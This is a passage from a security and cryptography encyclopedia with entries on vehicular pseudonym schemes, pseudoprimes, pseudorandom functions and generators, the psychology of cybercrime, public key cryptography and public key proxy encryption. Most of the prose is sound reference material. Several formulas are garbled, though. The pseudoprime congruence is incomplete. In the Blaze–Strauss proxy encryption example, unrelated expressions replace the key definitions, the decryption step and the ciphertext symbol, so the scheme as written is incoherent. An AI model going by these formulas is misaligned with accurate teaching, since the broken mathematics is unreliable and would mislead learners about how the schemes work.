- *(optional) Resolution*. A single device can use multiple pseudonyms to perform a Sybil attack, for example (i.e., when an attacker simulates multiple ghost vehicles at different locations). In this case, a trusted third party might be interested in resolving the pseudonyms to verify if they belong to the same long-term identity to then trigger a revocation.
- (optional) Revocation: When a device is observed misbehaving, it can be reported and, after investigation, revoked. The key(s) are then added to the CRL. Some pseudonym schemes do not require revocation by giving short pseudonym lifetime and small pseudonym pool in order to minimize the vulnerability window.

The critical component of the pseudonym life cycle is the *pseudonym change strategy*. The main categories of pseudonym change strategies are time-based (e.g., “change every 5 minutes”), location-based (e.g., “change after 2 km”), and event-based (e.g., “change when 10 unique neighbors are nearby”).

Open Challenges

Pseudonyms can be an effective technique against mid-term and long-term tracking if properly designed. Four important open challenges are pseudonym change strategy, silent period, synchronized network stack identifiers change, and RF fingerprinting.

Firstly, pseudonym change should be adjusted to the system and attacker models. If a mid-sized observer and likely locations are assumed, then the system can be engineered to minimize trackability. It is paramount to adapt the pseudonym change strategy to the current device's context (e.g., spatial, temporal, attacker's capabilities).

Secondly, it has been demonstrated that period pseudonym changes are generally not efficient against a global observer (Petit et al., 2018). To be more effective, a silent period must be introduced after each pseudonym change. Nevertheless, silent period introduces potential safety risks that have to be assessed (Lefevre et al., 2013). Indeed, the location messages are primarily used by safety-critical applications such as Electronic Emergency Brake Light, which detects emergency braking ahead of the ego vehicle to prevent chain of collision. Thus, missing messages can significantly affect the performance of safety-critical applications.

Thirdly, changing application layer identifier is not sufficient to prevent tracking. The network stack is composed of multiple layers that can expose different identifiers. For example:

- Medium access control layer exhibits a MAC address that is present in the header,
- Network layer uses an IP address,
- Application layer uses a pseudonym to sign data.

Therefore, the complete stack identifiers should be changed synchronously (Matos et al., 2007).

Fourthly, wireless devices can be uniquely identified through hardware imperfections such as phase error, frequency offset, and I/Q imbalance. Indeed, Talbot et al. (2003) demonstrated "specific emitter identification" (SEI), which is the ability to reidentify and track targets using their physical characteristics. Thus, to fully guarantee location privacy, mitigation against SEI is needed.

Cross-References

Anonymity
Attacker Models for Location Privacy
Certificate
Digital Signature Schemes

Digital Signature Standard
Identity Management
Location Information (Privacy of)
Location Privacy in Wireless Networks
Measuring Location Privacy
Mix-Zones in Wireless Mobile Networks
Privacy Metrics
Pseudonyms
Public Key Cryptography
Security and Privacy Aspects in the Dedicated Short-Range Communications (DSRC) Protocol
Spatiotemporal Privacy
Unlinkability
Untraceability
User Tracking and Reidentification
Vehicular Privacy

References

Brecht B, Therriault D, Weimerskirch A, Whyte W, Kumar V, Hehn T, Goudy R (2018) A security credential management system for V2X communications. 1802.05323

Lefevre S, Petit J, Bajcsy R, Laugier C, Kargl F (2013) Impact of V2X privacy strategies on intersection collision avoidance systems. In: 2013 IEEE Vehicular Networking Conference, pp 71–78

Matos A, Girão J, Sargento S, Aguiar R (2007) Preserving privacy in mobile environments with virtual network stacks. In: IEEE Global Telecommunications Conference, pp 1971–1976

Petit J, Broekhuis D, Feiri M, Kargl F (2015a) Connected vehicles: surveillance threat and mitigation. Black Hat Europe 11:2015

Petit J, Schaub F, Feiri M, Kargl F (2015b) Pseudonym schemes in vehicular networks: a survey. IEEE Commun Surv Tutorials 17(1):228–255. https://doi.org/10.1109/COMST.2014.2345420

Petit J, Dietzel S, Kargl F (2018) Privacy of connected vehicles. In: Handbook of mobile data privacy. Springer, Cham, pp 229–251
[zbMATH]

Talbot KI, Duley PR, Hyatt MH (2003) Specific emitter identification and verification. Technol Rev 113

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_473

Pseudoprime

Anton Stiglic[134] ✉
(134) Instant Logic, Montreal, QC, Canada

Definition

A *pseudoprime* is a composite number that passes a probabilistic primality test.

Applications

For some algorithms separate notations are commonly used: n is a pseudoprime in Fermat's primality test to the base a (noted as a-PSP) if n is composite and $a^{n-1} \equiv \mod n$. Similarly, a *strong pseudoprime* (SPSP) is a composite that passes the Miller–Rabin probabilistic primality test (also known as the *strong primality test*). Other qualifications for the term *pseudoprime* exist for composites that are declared to be prime by other probabilistic primality tests. The term *probable prime* is related but is not restricted to composite numbers.

Cross-References

Fermat Primality Test
Miller–Rabin Probabilistic Primality Test
Prime Number
Probabilistic Primality Test

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_427

Pseudorandom Function

Burt Kaliski[135] ✉
(135) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *pseudorandom function* is a deterministic function of a key and an input that is indistinguishable from a truly random function of the input.

Theory

Let s be a security parameter, let K be a key of length s bits, and let $f(K, x)$ be a function on keys K and inputs x. Then f is a pseudorandom function if:

- f can be computed in polynomial time in s.
- if K is random, then f cannot be distinguished from a random function in polynomial time.

In this context, "distinguishability" refers to the ability of an algorithm to tell whether a function is not truly random. Let g be a truly random function of x with the same output length as f. Suppose a polynomial-time algorithm A is given access to a "oracle" which, on input x, either consistently returns $f(K, x)$, or consistently returns $g(x)$. After some (polynomial) number of accesses to the oracle, the algorithm outputs a guess, b, as to whether the oracle is f or g. Let ε be A's *advantage*, i.e., the difference in probabilities

$$\epsilon = \left| \Pr \left[b = \text{“}f''' \right| \text{oracle is } f \right] - \Pr \left[b = \text{“}f''' \left| \text{oracle is } g \right] \right|$$

If the inverse 1⁄ε grows faster than any polynomial in *s* for all polynomial-time algorithms *A*, then the function *f* is said to be *indistinguishable* from a random function.

(The definitions may also be expressed more concretely in terms of actual as opposed to asymptotic running times and advantages.)

Pseudorandomness is a stronger requirement than being a one-way function since a one-way function only needs to be hard to invert; a pseudorandom function also needs to be hard to *guess* when the key is unknown.

Goldreich, Goldwasser, and Micali (1986) showed how to construct a pseudorandom function from a pseudoran-dom number generator.

Applications

Pseudorandom functions have many applications in cryptography as they provide a way to turn an input into a value that is effectively random. This is helpful for computing MAC algorithms, deriving keys from other keys, and more generally for replacing random number generators in an application with a deterministic function when a secret key is available. In practice, a pseudorandom function is often constructed from a hash function, as, for example, in the popular Secure Sockets Layer (SSL) protocol.

Cross-References

One-Way Function
Pseudorandom Number Generator

Recommended Reading

Goldreich O, Goldwasser S, Micali S (1986) How to construct random functions. J ACM 33(4):210–217
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_131

Pseudorandom Number Generator

François Koeune[136] ✉
(136) Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium

✉ **François Koeune**
Email: Francois.Koeune@uclouvain.be

Synonyms

PRNG

Definition

A pseudorandom number generator (PRNG) is a function that, once initialized with some random value (called the *seed*), outputs a sequence that appears random, in the sense that an observer who does not know the value of the seed cannot distinguish the output from that of a (true) random bit generator.

Background

Many cryptographic primitives require random numbers to be used as keys, challenges, unique identifiers, etc. However, generating random values on a computer is in fact a very difficult task. One possible method for such generation is to use a pseudorandom numbers generator.

Theory

To formalize the definition, consider the following "distinguishing" experiment. Let G be a generator that, given a seed input s, outputs a (longer) string $G(s)$. Consider also a polynomial-time algorithm A that is given access to a "oracle" that will either output $G(s)$ for some unknown seed s or a sequence r of the same length that is chosen uniformly at random. After some polynomial time, A outputs a guess b as to whether it received a truly uniformly random sequence string r or some output $G(s)$ of the G function. The *advantage* of A is defined as the difference in probabilities

$$\begin{aligned} \in = \Big| \Pr \Big[b = \text{“}G\text{”} \Big| \text{oracle output } G(s) \Big] \\ - \Pr \Big[b = \text{“}r\text{”} \Big| \text{oracle output } G(s) \Big] . \end{aligned} \tag{1}$$

If the inverse $1/\in$ grows faster than any polynomial in the size of s for all polynomial-time algorithms A, then G is said to be a pseudorandom generator.

It is important to note that a PRNG is a deterministic process: put back in the same state, it will reproduce the same sequence, as will two PRNGs initialized with the same seed. This property makes PRNGs a suitable component of stream ciphers.

Pseudorandom generators aimed for cryptographic applications must not be confused with those used for most other purposes (simulations, probabilistic algorithms, etc.). Whereas the latter must basically have good properties in terms of the statistical distribution of their output, the former must also resist against active adversaries disposing of an extended description of the generator's structure, observing a large quantity of output, and using advanced cryptanalysis methods in order to predict future output. Good statistical distribution is a necessary, but not sufficient condition for this. Classical PRNGs do not resist against such attacks, and specific (namely cryptographically secure) PRNGs must be used for security purposes.

An important notion related to random numbers generation is that of *entropy* that basically measures the amount of information carried by a sequence (or, in other words, the amount of *a priori* uncertainty about a sequence). Since the sequence generated by a PRNG is entirely determined by its seed, the entropy cannot be greater than that of the seed, no matter

how long the generated sequence is. This distinguishes PRNGs from (true) random bit generator. However, provided that the seed is long enough to make exhaustive search beyond the reach of today's computing power, this limitation does not rule out the use of PRNGs in some cryptographic applications.

Applications

PRNG Structure

A PRNG is typically composed of a seed repository, an output function producing some random-looking bits from the seed, and a feedback function that iteratively transforms the seed.

It can be shown that a PRNG is necessarily periodic: the sequence it produces will repeat itself after a (possibly extremely long) period. Care must be taken that the generator is not used to produce more data than a full cycle.

PRNG Examples

Well-known examples of PRNGs are constructions based on Linear feedback shift registers or the Blum-Blum-Shub pseudorandom bit generator (offering provable security under the assumption that factorization is a hard problem). Some PRNG constructions have also been standardized, e.g., ANSI X9.31 and FIPS 186-2 (Appendices 3.1 and 3.2).

PRNG Initialization

Since the output is entirely determined by the value of the seed, it is very important for the seed to be initialized to some truly random, unpredictable value (random bit generator). A PRNG can be viewed as a tool expanding a small random value into a much longer sequence. This random initialization can be performed only once (e.g., during on-factory personalization phase). Other applications require occasional PRNG reseeding. Generating this truly random seed is usually outside the scope of PRNG definitions that rarely address the issue. However, its importance must not be underestimated.

Experimental Results

Although it does not constitute a sufficient condition for a PRNG to be cryptographically secure, passing statistical tests is certainly necessary, since any statistical defect can be used by an attacker to gain information about the PRNG's future output. Statistical tests provide thus a first indication on the quality of a generator, although it has to be completed by a careful analysis of the generator's structure and its resistance to cryptanalysis.

Several tests suites have been proposed, including:

Golomb's randomness postulates were one of the first attempts to establish necessary conditions for randomness. Nowadays, they are of mere historical interest.

Knuth (1997) proposes a set of simple randomness tests to apply to a sequence.

Maurer's universal statistical test (Maurer 1992) is a test capable of detecting a large class of defects. In addition, this test provides an estimate of the entropy of the source. A better estimate can be obtained using a modified version of the test (Coron 1999).

NIST special publication 800-22 provides a standardized statistical test suite for random and pseudorandom number generators, including Maurer's Universal Statistical test and several other tests.

Open Problems

The existence of generators meeting the above definition is in fact still unproven. In Hastad et al. (1999), Hastad et al. have reduced this problem to the simpler one of proving that one-way functions exist, by giving a construction to build a PRNG from any one-way function.

Cross-References

Blum–Blum–Shub Pseudorandom Bit Generator
Linear Feedback Shift Register
Pseudorandom Number Generator
Random Bit Generator
Stream Ciphers

Recommended Reading

Coron JS (1999) On the security of random sources. In: Proceedings of PKC ’99 (Berlin). Lecture notes in computer science, vol 1560. Springer, Heidelberg
[zbMATH]

Goldreich O (2001) Foundations of cryptography: vol 1 (Basic tools). Cambridge University Press, Cambridge. ISBN 0521670527, 9780521670524
[zbMATH]

Hastad J, Impagliazzo R, Levin LA, Luby M (1999) A pseudorandom generator from any one-way function. SIAM J Comput 28:12–24
[MathSciNet][zbMATH]

Knuth DE (1997) The art of computer programming. Seminumerical algorithms, vol 2. Computer science and information processing, 3rd edn. Addison-Wesley, Reading
[zbMATH]

Maurer UM (1992) A universal statistical test for random bit generators. J Cryptol 5(2):89–105
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1589

Psychology of Cybercrime

Maria Bada[137] ✉
(137) Department of Computer Science and Technology, Cambridge Cybercrime Centre, University of Cambridge, Cambridge, UK

✉ **Maria Bada**
Email: maria.bada@cl.cam.ac.uk

Synonyms

Cyberpsychology; Forensic psychology; Profiling

Definition

This entry on psychology and cybercrime presents the two sides of the human factor in cybercrime, the user and the offender side. The aim is to provide an overview of human behavior online, from a psychological perspective, leading to online criminal behavior or victimization online.

Background

Personality has not been initially a significant factor of interest in explaining criminal behavior; however, various studies have pointed to personality as being a significant predictor of criminality, estimated at twice the size of the more commonly touted factor of social class background effects. Forensic psychology is studying the different ways in which psychology can aid in the criminal justice process and specifically, the reasons why some individuals become criminals, while others do not (Kirwan and Power 2013). As such, there appears to be great value and

potential in examining personality traits as a possible causal factor of criminal behavior in general as well as cyber offending specifically.

Theory and Application

Historically, models of personality aimed to both identify and classify traits and characteristics of a typical behavior. Such models that emerge, although grounded in scientific support for specific schools of thought in psychology, often encompass and merge similar dimensions from existing models to encapsulate the wide variety of human behaviors and human personality.

The difficulty with exploring the connections between personality traits and cyber offending lies in the fact that an analysis in multiple levels is required, in order to understand how personality traits link with cyber offending. Also, a challenge in studying personality of online offenders is the difficulty in accessing them and the lack of homogeneity in the population of criminals. These have resulted in a literature that is still maturing, with more work needed to understand the connections. However, there are still personality traits of cyber offenders that can inform their behavior.

The Online Offender

Research has connected different factors that drive people to break into computers and networks (Beveren 2001). Factors such as curiosity and intrinsic interest, an activity which provides the basis for further involvement purely to experience the activity again, have been linked to criminal activity.

Criminality, along with the essential skills and expertise to commit crime, is often acquired by offenders. As one of the renowned learning theories in psychology, operant conditioning (Skinner 1953) suggests, humans are learning to adapt their behavior in response to the consequences of their behavior based on the reward or punishment that it entails.

Extending from the learning theories, it is also thought that criminality can stem from observational learning, by which people learn to imitate a certain behavior by watching others behaving in that way. The vicarious reinforcement gained through observing others constitutes Albert Bandura's Modelling Effect and Social Learning Theory (Bandura and Walters 1965).

The social learning theory might be helpful to explain how a person becomes an online offender by observing and learning from others.

A significant amount of work in psychology has been conducted in relation to personality traits and crime. Eysenck's Theory of Crime proposes a three-dimension model (PEN) of personality: psychoticism (anti-social, aggressive, and uncaring), extraversion (sensation-seeking), and neuroticism (instability) (Eysenck 1964). These three personality dimensions, biologically based as asserted by Eysenck, form a unique set of characteristics that renders an individual susceptible to criminal behavior. Moreover, since it was postulated that extraverts tend to have a lower level of cortical arousal and thus are more eager to seek stimulation from the external environment, Eysenck first hypothesized that people who scored high on these three dimensions (especially extraversion) are more likely to follow a pathway towards criminality.

Nevertheless, according to the five-factor OCEAN model (Ashton and Lee 2007), it is thought that higher levels of extraversion and lower levels of agreeableness, neuroticism (more stable personality), and conscientiousness are related to people who are likely to develop criminal behavior. Also, according to HEXACO model of personality, criminal offenders tend to have inadequate abilities to process and stabilize their emotions and tend to score lower on honesty–humility (H), emotionality (E), and agreeableness (A) scales.

Given the importance of the dark triad and traditional crime, the psychoticism, narcissism, and machiavellianism traits can also be linked to criminal behavior online. The narcissistic personality is one that shows superiority and a sense of entitlement. In practice there are examples of hackers expressing that kind of behavior, showing off their skills. In addition, machiavellianism is also evident in criminal behavior online, where the machiavellian leader of a criminal group can be manipulative and domineering (Paulhus and Williams 2002).

Furthermore, psychoanalytical theories of crime suggest that criminality results from an underdeveloped superego during childhood and involves a significant degree of unconscious conflict between id and ego. This theory has been applied to rationalize pedophilic behaviors (De Masi 2007).

In the context of modern cybercrime, it is found that a high level of introversion, rather than extraversion, is associated with online criminal offenders, although high levels of psychoticism and neuroticism are also

linked to criminal behavior online (Seigfried-Spellar et al. 2017). This study focused on cybercrime, specifically on hacking, and found that psychopathy was positively correlated with both general antisocial behavior and computer crime. Analyzing the specific components of psychopathy, it was found that interpersonal antagonism and disinhibition were better predictors of involvement in computer crime compared to emotional stability. The disinhibition component may be especially significant in the context of cybercrime given that it may be compounded by the online nature of cybercrime which promotes anonymity and therefore disinhibition.

An important insight from cyberpsychology is the online disinhibition effect. It refers to the absence of restraint that a person experiences and behavioral manifestation in an online environment, compared to in-person communication where such behaviors are not possible (Festinger 2001). Influencing factors of this kind of behavior effect include anonymity, invisibility, asynchronous communication, dissociative imagination, minimalization, empathy deficit, and total online immersion.

To a certain extent, the online disinhibition effect can be also seen as a special subset of Bandura's social learning theory: under the influence of a model, people are more likely to show behaviors that are normally under inhibition or suppression (Bandura and Walters 1965). In cybercrime, many offenders only start acquiring criminal skills and planning their attack after following famous cybercriminals as their model, in many cases hackers.

Just as Suler wrote, "*through anonymity of cyberspace, users can exhibit extraordinary act of kindness or charity that they may have felt inhibited from expressing in real life*" (Suler 2004). The positive side of this effect can be spotted in situations where people feel easier to disclose or express themselves and their feelings undercover in cyberspace than in real life. This would be of great benefit for those with social phobia to establish benign interpersonal relationships and is conducive to good mental health.

On the flip side of the coin, online disinhibition may unleash extreme emotions and antisocial behaviors that are rarely found in reality, including hostile language and threats. It is these negative effects that pave the way for, e.g., cyberbullying, privacy invasion, or cyberstalking.

This idea can be extended to a recent construct of online syndication. In anonymous online environments, like-minded potential online offenders can readily group or syndicate together to socialize, plan, and facilitate their criminal acts. It follows that the cyberspace forms a medium in which

antisocial and harmful behaviors can touch and test the boundaries of law and regulations without much risks.

In forensic psychology, two main assumptions underly most methods of understanding offenders: the “consistency assumption” and the “homology assumption.” The “consistency assumption” states that offenders will exhibit similar behaviors throughout all their crimes. The “homology assumption” suggests that similar offence styles have to be associated with similar offender background characteristics. However, these assumptions are not necessarily the case when it comes to cybercrime.

Overall, there are some mismatches and incoherence in the personality literature on the traits leading to criminality which might reflect the diversity and broad range of criminal psychologies and behaviors.

The Online Victim

Personality has even been shown to relate not just to the perpetrators of cybercrime but to the victims as well. It has been indicated that certain individuals with lower sense of self-control seek more immediate and easy gratification and are therefore more vulnerable to be victimized, especially for noncontact crimes (Weijer and Leukfeldt 2017).

Factors such as the anonymity of the virtual world but also the dissociative imagination, the belief that what happens online is just a game and cannot impact real life, have led to the creation of easy victims.

Dispositional factors currently assessed in the literature influencing an individual’s cognitive processing associated with victimization include individual characteristics, such as low self-control, high levels of perceived loneliness, and impulsivity. The elaboration likelihood model (ELM) (Petty and Cacioppo 1986) has been used to explain how psychological mechanisms impact deception likelihood (Vishwanath et al. 2011).

Overall, the severity of the impact of a cyberattack will also depend on the actual victim, their sense of self-efficacy and control of the situation. In this case protection motivation theory (Rogers and Prentice-Dunn 1997) can provide an explanation of the intention of the user to avoid a risky behavior online. As the protection motivation theory describes, in order for an individual to adopt a safe behavior, they need to believe that there is a severe threat that is likely to occur and that by adopting safe actions they can effectively reduce the threat. The individual should also be convinced

that they are capable of engaging in the behavior and that it would cost only expected amounts in terms of effort expended. Measuring the “intention” to engage in the recommended preventive activity is the most common indication of protection motivation (Bada and Nurse 2019).

It is unquestionable that the impact to individuals can potentially be serious. There are many factors that can lead to psychological harm for individuals. Especially factors such as being misled, having no control of personal information and how that is used for a long period of time which can lead to helplessness and frustration, trauma, or even physical symptoms. Victims of cybercrime may regain what was stolen or even their personal online identity, however, the victim is often traumatized and deeply suspicious of the Internet and technology (Bada and Nurse 2019). The emotional impact can of course lead to trauma and consequently to physical symptoms such as difficulty sleeping.

Depending on the type of victimization, the victim can go into stages of grief, suffer from anger or rage. In some cases, victims may even blame themselves and develop a sense of shame. Often victims of sextortion, for example, feel ashamed and blame themselves for what happened to them. Another good example is phishing scams. Victims of phishing scams might judge themselves as not having the necessary skills or knowledge in order to avoid such an incident, therefore avoiding acting or taking any protective actions. And this behavior can lead to a second victimization.

Open Problems and Future Directions

Different theories from psychology but also other disciplines have provided a good starting point for researchers and policymakers to probe into the cybercrime itself and the motivation, psychology, and other characteristics of online offenders. However, cybercrime is still immensely diverse and dynamic in terms of crime contents and criminal individual differences. In addition, this is a field that is fast evolving with the advent of technologies. Further research exploring the different theories or criminal profiling models are necessary to fully rationalize the complexity behind criminal behavior online. But, one of the big challenges of this field is the lack of data to be used in studies. Additional research with a theoretically and practically informed agenda is necessary in this important and growing field.

Cross-References

Behavioral Security

References

Ashton MC, Lee K (2007) Empirical, theoretical, and practical advantages of the HEXACO model of personality structure. Pers Soc Psychol Rev 11(2):150–166
[zbMATH]

Bada M, Nurse JRC (2019) The social and psychological impact of cyber-attacks. In: Benson V, McAlaney J (eds) Emerging cyber threats and cognitive vulnerabilities. Elsevier, London

Bandura A, Walters RH (1965) Social learning and personality development (13. [print.]). Holt, Rinehart and Winston, New York

Beveren J (2001) A conceptual model of hacker development and motivations. Int J Electron Bus 1(2):1–9
[zbMATH]

De Masi F (2007) The paedophile and his inner world: theoretical and clinical considerations on the analysis of a patient. Int J Psychoanal 88(1):147–165
[MathSciNet][zbMATH]

Eysenck H (1964) Crime and personality. Routledge and Kegan Paul, London

Festinger L (2001) A theory of cognitive dissonance (Reissued by Stanford University Press in 1962, renewed 1985 by author, [Nachdr.]). Stanford University Press, California

Kirwan G, Power A (2013) Psychology of cybercrime. In: Cybercrime. The psychology of online offenders. Cambridge University Press, Cambridge
[zbMATH]

Paulhus D, Williams K (2002) The dark triad of personality: narcissism, machiavellianism, and psychopathy. J Res Pers 36:556–563
[zbMATH]

Petty R, Cacioppo J (1986) The elaboration likelihood model of persuasion. Adv Exp Soc Psychol 19:123–205
[zbMATH]

Rogers RW, Prentice-Dunn S (1997) Protection motivation theory. In: Gochman D (ed) Handbook of health behaviour research. Vol. 1. Determinants of health behaviour: personal and social. Plenum, New York, pp 113–132
[zbMATH]

Seigfried-Spellar KC, Villacís-Vukadinović N, Lynam DR (2017) Computer criminal behaviour is related to psychopathy and other antisocial behaviour. J Crim Just 51:67–73

Skinner BF (1953) Science and human behaviour. SimonandSchuster.com

Suler J (2004) The online disinhibition effect. Cyber Psychol Behav 7(3):321–326 [zbMATH]

Vishwanath A, Herath T, Chen R, Wang J, Rao HR (2011) Why do people get phished? Testing individual differences in phishing vulnerability within an integrated, information processing model. Decis Support Syst 51(3):576–586

Weijer SGVD, Leukfeldt ER (2017) Big five personality traits of cybercrime victims. Cyberpsychol Behav Soc Netw 20(7):407–412

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300765

Public Exponent

Encryption Exponent

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_22

Public Key Cryptography

Kazue Sako[138] ✉
(138) NEC, Kawasaki, Japan

✉ **Kazue Sako**
Email: k-sako@ab.jp.nec.com

Definition

Public key cryptography is a method to encrypt messages using a non-secret key. The term public key cryptography also includes various others cryptographic methods using a non-secret key, such as Authentication, Digital Signature Schemes, and Key Agreement. In this section, public key encryption schemes are described.

Background

Conventional cryptography, also known as Symmetric Cryptosystem, uses a secret key to encrypt a message; the same key is required to decrypt the encrypted message. Therefore, the sender and the receiver of encrypted message either had to agree on the secret key before encrypting the message, or the receiver had to learn the secret key before decrypting it. The same secret key could not be used when sending a message to a different receiver. How to manage secret keys was a serious problem before public key cryptosystem was invented.

Theory

In a public key encryption scheme, knowledge of the key used to encrypt messages (which is called *encryption key* in the sequel) does not allow one to derive the key to decrypt the messages. Therefore an encryption key can be made public without endangering the security of the decryption key. A pair of encryption key and decryption key is generated for each receiver, and all the encryption keys are published. When sending a secret message to a receiver, the sender picks the public encryption key of the receiver and encrypts the message with it. The encrypted message can be recovered by using the corresponding secret decryption key, which only the intended receiver has.

Public key cryptography solves the key agreement problem and key management problem of conventional, symmetric key cryptosystems. In symmetric key cryptosystems, both the sender and the receiver must have the same secret key. It is difficult to set up so that both have the same secret key. Moreover, these keys need to be different for every sender–receiver pair. In public key cryptography, the sender does not need to know the secret key of the receiver. The sender can use the public key of the receiver, which is publicly available. The receiver needs only to keep his own secret key.

The disadvantage of public key cryptography is in its processing speed. Therefore it is often used to for key agreement purposes only. A secret key that is used to encrypt a message via symmetric key cryptography is encrypted using public key cryptography and is attached to the encrypted message. The receiver first decrypts the secret key using his own decryption key and then decrypts the message using the recovered secret key.

The design of a public key cryptosystem can be based on a trapdoor one-way function. Some examples of public key encryption schemes are: RSA public key encryption, ElGamal public key encryption, Rabin cryptosystem, Goldwasser–Micali encryption scheme, Blum–Goldwasser public-key encryption scheme, and Paillier encryption and signature schemes.

A public key encryption scheme is comprised of three algorithms: a *key generation algorithm*, an *encryption algorithm*, and a *decryption algorithm*. The security of a public key encryption scheme is evaluated through security measures called Semantic Security. If an encryption scheme is semantically secure, then an adversary, who is given an encryption of either

one of the two plaintexts, cannot guess which one is encrypted with a probability more than 1/2.

In practice, it is important that the published public key is indeed the key of the intended receiver, that is, that the key is certified (Certificate). Otherwise, a sender could be encrypting a classified message using a wrong key, and the message could be obtained by the adversary. In order to certify keys, the notion of a public key infrastructurehas been developed.

Cross-References

Asymmetric Cryptosystem
Digital Signature Schemes

Recommended Reading

Diffie W, Hellman ME (1976) New directions in cryptography. IEEE T Inform Theory IT-22(6):644–654
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300766

Public Key Encryption

Identity-Based Encryption
Nonsecret Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300768

Public Key Infrastructure

PKI

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_217

Public Key Proxy Encryption

Gerrit Bleumer[139] ✉
(139) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

A public key proxy encryption system provides a way of converting ciphertext intended for Alice into ciphertext that is decryptable by Bob without modifying the underlying plaintext. The proxy principal authorized to convert the ciphertexts cannot learn the underlying plaintext.

Theory

In a public key proxy encryption scheme as introduced by Blaze and Strauss (1998; Blaze et al. 1998), there are a collection of recipients who generate their public key pairs of public encryption keys and private decryption keys (public key cryptography), and one or more proxy principals who are provided with proxy keys. A proxy key $\pi_{A \to B}$ with respect to recipients A and B allows a proxy principal to convert ciphertext that can be decrypted by A into ciphertext that can be decrypted by B giving the same plain text. The conversion of ciphertexts works such that the proxy principal learns no information about the underlying plaintext, which implies that the proxy principal does not learn enough information about the deciphering keys of A and B.

Note that proxy encryption is different from passing the decryption key of *A* and the encryption key of *B* to the proxy principal, such that the proxy principal first decrypts an incoming message using the decryption key of *A* and then re-encrypts the plain text to *B*. In this case, the proxy principal would learn all plain texts underlying the ciphertexts being transformed. In addition, proxy encryption is usually a faster operation than first decrypting and afterwards re-encrypting again.

Compared to a conventional public key encryption scheme, the confidentiality requirement of a public key proxy encryption scheme holds not only against eavesdroppers and unintended recipients, but also against distrusted proxy principals. The main security requirement on public key proxy encryption schemes is:

- *Confidentiality*. An attacker who has access to public encryption keys, proxy keys, and cipher texts cannot figure information about the corresponding plain texts, which implies that he cannot recover information about the corresponding decryption keys.

Historically, the term *proxy cryptosystem* was introduced by Mambo and Okamoto (1997), but their trust model is the same as that of conventional public key encryption. They only consider senders and recipients, but not separate proxy principals that are distrusted by the recipients *A*, *B*, …

Public key proxy encryption schemes have been developed by Blaze and Strauss (1998; Blaze et al. 1998) into a separate class of cryptographic schemes. They have categorized public key proxy encryption schemes as follows.

- *Trust model between recipients*. Clearly, if Alice empowers a proxy to divert her cipher texts to another recipient Bob, then she trusts Bob. But Bob does not need to trust Alice. More precisely, a public key proxy encryption scheme is called *symmetric* or *bidirectional* if Alice can figure Bob's private decryption key and if she learns the proxy key $\pi_{A \to B}$. Otherwise, it is called *asymmetric* or *unidirectional*.
- *Input to proxy key computation*. An asymmetric public key proxy encryption scheme is called *active* if it is feasible to compute a proxy key $\pi_{A \to B}$ only if Bob provides his private decryption key as an input. If it is feasible to compute a proxy key $\pi_{A \to B}$ without the input of Bob's private

decryption key (but only his public encryption key), then the scheme is called *passive*.

- *Anonymity of proxy keys*. Public key proxy encryption schemes can be categorized according to how much information they reveal about the public encryption keys of the two recipients who introduced the proxy key. A public key proxy encryption scheme is called *transparent* if a proxy key $\pi_{A \to B}$ reveals the public keys of Alice and Bob. A scheme is called *translucent* if an attacker who guesses the public encryption keys of Alice and Bob can verify his guess by using the proxy key $\pi_{A \to B}$. A scheme is *opaque*, if a proxy key $\pi_{A \to B}$ reveals no information about the public encryption keys of Alice and Bob.

To illustrate the concept of proxy encryption, we consider a simple proxy encryption scheme proposed by Blaze and Strauss, which is based on a variant of the ElGamal encryption scheme. Consider pa large safe prime, q a large prime factor of $p - 1$, and g be an element of the group H_{i-1}^2 such that g is of order q, i.e., q is the smallest positive integer such that $g^q = 1 \pmod{p}$ (modular arithmetic). Alice and Bob be two recipients with respective public key pairs $(x_i, y_i)(i \in \{A, B\})$, where the decryption keys x_i are chosen independently and uniformly at random from H_{i-1}^2 and the encryption keys are computed such that $a_1, \ldots, a_n \in \mathbb{F}_{q^m}$. Alice can encrypt a message m for Bob by computing the ciphertext $c = (c_1, c_2) = \left(mg^k, y_B^k\right)$ consisting of two components, and Bob can decrypt the ciphertext by computing $p = 1 - e^{-q(q-1)/2^{n+1}}$, .

In order to install a proxy between them, Alice and Bob compute the proxy key $\pi_{A \to B} = x_B/x_A \pmod{q}$. If neither Alice nor Bob trusts the other one, they could use a two party computation protocol (multiparty computation) whose output is given to the proxy. This way, neither Alice nor Bob learns the private decryption key of the other party, and the proxy learns none of the private decryption keys.

If $\Omega\left(N \log N/k^2\right)$ is an encrypted message m to Alice, then the proxy can transform it into an encrypted message m to Bob as follows:

$$\begin{aligned} c_B &= (c_{A1}, c_{A2}^{\pi_{A \to B}}) = \left(mg^k, g^{x_A k x_B / x_A}\right) \\ &= \left(mg^k, y_B^k\right). \end{aligned}$$

